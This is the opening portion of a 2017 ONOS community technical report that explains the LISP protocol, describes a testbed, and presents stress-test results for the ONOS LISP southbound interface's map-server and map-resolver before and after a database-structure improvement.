

ONOS Security and Performance Analysis: Report No. 1

Stefano Secci, Kamel Attou, Dung Chi Phung,
Sandra Scott-Hayward*, Dylan Smyth°, Suchitra Vemuri#, You Wang#

LIP6, UPMC Sorbonne, Paris, France.
*CSIT, QUB, Belfast, UK.
°Nimbus Centre, CIT, Cork, Ireland.
#Open Networking Foundation, ONF, Menlo Park, USA.

Corresponding author: Stefano Secci (stefano.secci@lip6.fr)

Date: September 19, 2017

© 2017 ONOS. All Rights Reserved.

TABLE OF CONTENTS

© 2017 ONOS. All Rights Reserved.

Introduction

This is the first report of the ONOS Security & Performance Analysis (sec&perf) brigade launched in February 2017 [1], and lead by Stefano Secci from LIP6, UPMC, France.

The goal of sec&perf brigade reports is to raise awareness about weaknesses of the ONOS system, and to provide feedback to ONOS developers on the quality of their code and the impact of pieces of code on the ONOS performance. A level of performance is meant here to characterize the continuity in network performance, the system security and the robustness against various system and network impairments, endogeneous flaws or external attacks.

In the following, we report the major activities of the brigade, distinguishing between performance analysis and security analysis. Code updates arising from the analysis are identified, where appropriate.

Editorial note: the report is not self-contained as a scientific publication could be, i.e., a prior technical knowledge on the various technologies (e.g., LISP control-plane architecture, OpenFlow message types, OSGi containers, etc) are needed to fully understand the content of the report.

© 2017 ONOS. All Rights Reserved.

1. Performance Analysis

In this section, we report on three major activities in which the brigade was involved:

1. LISP SBI performance test.
2. Control-plane performance under bundle failure.
3. Evaluation of ONOS performance and scalability.

1.1 LISP South-Bound Interface performance evaluation

Contributors: Dung Chi Phung (LIP6), Loundja Imkounache (LIP6), Sofiane Kirati (LIP6), Florentin Betombo (LIP6), Lyasmine Fedaoui (LIP6), Jian Li (ONF), Stefano Secci (LIP6)

We evaluated the performance of the ONOS LISP (Locator/Identifier Separation Protocol) SouthBound Interface (LISP-SBI), on which ONF, POSTECH and LIP6 are working on. The rest of this section is organized as follows: section 1.1.1 introduces the LISP protocol; section 1.1.2 describes the testbed; the performance results are presented in section 1.1.3.

1.1.1 The Locator/Identifier Separation Protocol (LISP)

The Locator/Identifier Separation Protocol (LISP) introduces a two-level routing infrastructure on top of the current IP routing architecture, mapping an endpoint identifier (EID) to one or several routing locators (RLOCs). RLOCs remain globally routable, while EIDs become provider-independent and only routable in the local domain. The main advantages of the resulting overlay routing architecture can be the reduction of the BGP routing table size if properly configured, and the support of efficient traffic engineering with seamless IP mobility across the LISP network edge. Moreover, LISP enables a large set of applications and use cases such as virtual machine mobility management, layer 2 and layer 3 virtual private networks, intra-autonomous system (AS) traffic engineering, and stub AS traffic engineering [2].

More technically, LISP uses a map-and-encap approach, where a mapping (i.e., a correspondence between an EID-Prefix and its RLOCs) is first retrieved and used to encapsulate the packet in a LISP-specific header that uses only RLOCs as addresses. Such a map-and-encap operation in LISP is performed using a distributed mapping database for the first packet of a new flow, i.e., an EID destination,. After that, the mapping is cached locally for all subsequent packets of the given flow. The LISP control plane is based on signaling protocols necessary to handle EID-to-RLOC registrations

© 2017 ONOS. All Rights Reserved.

and resolutions, dynamically populating mapping caches at LISP network nodes. In practice, when a host sends a packet to another host at another LISP site, it sends a native IP packet with the EID of the targeted host as the destination IP address; the ingress tunnel router (ITR) maps EID to RLOCs, appends a LISP header and an external IP/UDP header with the ITR as source address, and, as the destination address, an RLOC selected from the mapping of the destination EID. The egress tunnel router (ETR) that owns the destination RLOC strips the outer header (i.e., decapsulates) and sends the native packet to the destination EID.



Figure 1: An example of LISP communications between two LISP sites. Source: [2]

For example, in Figure 1 the traffic from host 1.1.1.1 to host 2.2.2.2 is encapsulated by the ITR (i.e., RLOC1 in this example) toward one of the RLOCs (the one with the highest priority, i.e., RLOC3), which acts as the ETR and decapsulates the packet before forwarding it to its final destination. On the way back to 1.1.1.1, RLOC4's xTR queries the mapping system and gets two RLOCs with equal priorities, hence performing load-balancing, as suggested by the weight metric.

For scalability reasons, ITRs learn mappings on-demand via the so-called mapping system. The mapping system is composed of the mapping database system and the map-service interface. On one hand, the mapping database system forms the infrastructure that stores mappings on the global scale, potentially using complex

© 2017 ONOS. All Rights Reserved.

distributed algorithms. On the other hand, the map-service interface hides this complexity via two network elements, the map resolver (MR) and map server (MS), deployed at the edge of the mapping database system, which LISP sites contact to retrieve and register mappings. More precisely, when an ITR is willing to obtain a mapping for a given EID, it sends a map-request message to an MR. The MR is connected to the mapping database system and implements the lookup logic in order to determine at which LISP site the map-request must be delivered (to any of its ETRs), and delivers it. The ETR receiving the query will return the mapping directly to the requesting ITR with a map-reply message. The map-reply has the same nonce value copied from Map-request. It is worth noting that the ETR of a LISP site is not directly involved in the mapping database system but is instead connected to an MS. The ETR sends a map-register message to that MS, which later ensures that the mapping is registered in the mapping database system. The MS verifies the authenticity of messages before updating to the mapping database. Optionally, the MS can acknowledge the registration with a map-notify message with the nonce value copied from the header of the map-register message.

For the performance evaluation of the LISP SBI, we focus on the two most important LISP control-plane functions; the Map-Server and Map-Resolver functions. We use a message generator to send messages to the LISP-SBI at different speeds, and we exploit message captures to calculate the number of lost messages and the latency of message processing latency.

The tests were run on the LISP SBI version available up to Q1 2017 in ONOS 1.11.0 (commit: 0b5b35ddc1be6b29948e4ed8b8397303564a5610). The results of the tests lead to the identification of the fact that the LISP-SBI mapping database structure was the main performance bottleneck. This lead to code improvements integrated in ONOS 1.11.0 (commit: f17e0c9c9175fbcdc3248918d19ab96f8741fbbe) master version onward. We show the stress-test performance results for both the original and improved versions.

1.1.2 Testbed description

We used a testbed with two physical servers with a 3.4 GHz quad-core CPU and 16 Gbytes of live memory, as depicted in Figure 2. They are directly connected by two 10-Gbits/s links. In the first server, we deployed ONOS 1.11, in the default configuration: a single node cluster (note the LISP SBI repository still needs to be extended to exploit distributed repositories). In the second server, we installed the message generator (MG) which can generate control-plane messages at different speeds and with LISP sites of different size (i.e., number of prefixes per LISP site).

© 2017 ONOS. All Rights Reserved.

The message capture is done directly in the ONOS server. We use TCPdump to capture the messages when they arrive and the messages when they leave the controller. Looking at the nonce value, by analyzing the pcap file we can match the incoming messages with the reply messages and we calculate the packet loss and the latency. For the MS, the latency corresponds to the time taken to check the validity of the map-register message, to update the mapping entry in the mapping database, and to send back map-notify messages. For the MR, the processing latency corresponds to the mapping lookup time and the time to return the map-reply.



Figure 2: LISP SBI testbed configuration

For the sake of realism, we fed the EID-to-RLOC database IPv4 prefixes of the DANTE network public routing table, fragmenting /16 prefixes into /24 prefixes. Thus, we obtained a mapping database of more than 260,000 different EID prefixes. Randomly selecting EID prefixes from the database, we constructed the LISP sites, each site having from 1 to *e* EID prefixes. We vary the number of LISP sites from 50 to 1500 (roughly 10 times the number of sites currently connected to the LISP Beta Network), with a step of 50 sites; *e* takes a random value between 1 and 5, in order to encompass use-cases where LISP sites intensively performing multihoming traffic engineering and IP/prefix mobility across RLOCs.

© 2017 ONOS. All Rights Reserved.

1.1.3 Results

Figures 3 and 4 show the result of the MS stress tests using boxplots (min, max, and quantiles). We use four different message rates, from 1200 to 10000 messages per second (shown in different colors in the pictures). We note that the packet loss is very low with low rates but becomes significant (3% to 6%) with higher message rates. In terms of processing latency, it is sub-ms for 1200 message/second rates and it increases to 2-4 ms for higher rates. These results suggest that the logic implemented for the update of the mapping database represents a light portion of the overall processing load. It is also worth noting that in the tests the map-register message was authenticated only by using the key value. The EID-prefix was not checked to verify that it was under control of the LISP site.



Figure 3: MS performance test result - packet loss

© 2017 ONOS. All Rights Reserved.



Figure 4: MS performance test result - processing latency

Figures 5 and 6 show the MR performance results. The map-request rate increases from 200 to 1200 messages per second.

Figure 5 results show that the message loss and latency are both highly dependent on the packet rate and the number of LISP sites. With only 200 packets/second, with more than 1400 LISP sites we have more than 1% packet loss. Increasing from 200 to 1200 packets/second, the loss rate increases to 50%, and more than 80% when the number of LISP sites is higher than 1400.

Figure 6 shows that there is a limit in the number of LISP sites after which the processing latency increases to unacceptable values in the order of dozens of seconds. This limit is around 1300 sites at low rate (200 packets/second), and decreases to 450 and 250 with 600 and 1200 packets/s, respectively.

© 2017 ONOS. All Rights Reserved.



Figure 5: MR performance test result - packet loss



Figure 6: MR performance test result - processing latency

© 2017 ONOS. All Rights Reserved.

1.1.4 Test results after improvement

Having shared the results reported in 1.1.3 with LISP SBI developers, some improvements were made to the LISP SBI. The results of testing following these improvements are presented in this section.

In ONOS 1.11.0 (commit: f17e0c9c9175fbcdc3248918d19ab96f8741fbbe), the mapping database structure is changed to a radix-tree structure, a structure conventionally used in many IP router software such as the OpenLISP control-plane developed by LIP6 [2,3].

The MS interface performance (Figures 7 and 8) improved, scaling better with the control-plane packet rate. In order to get performance comparable to those obtained with the previous ONOS version, we increased the rate range from [1200,10000] to [50000,450000] packets per second. This indicates how better the new LISP SBI mapping database structure scales. There is no relevant dependence on the number of registered LISP sites.



Figure 7: MS performance test result after improvement - packet loss

© 2017 ONOS. All Rights Reserved.



Figure 8: MS performance test result after improvement - processing latency

For the MR interface performance (Figures 9a and 9b), we increased the packet rate range from [200-1200] to [50000, 600000] packets per second. Even with such high rates, the processing latency is no longer in the order of dozens of seconds but in the order of hundreds of microseconds. In terms of packet loss, it is always below 5%.

© 2017 ONOS. All Rights Reserved.



Figure 9a: MR performance test result after improvement - packet loss

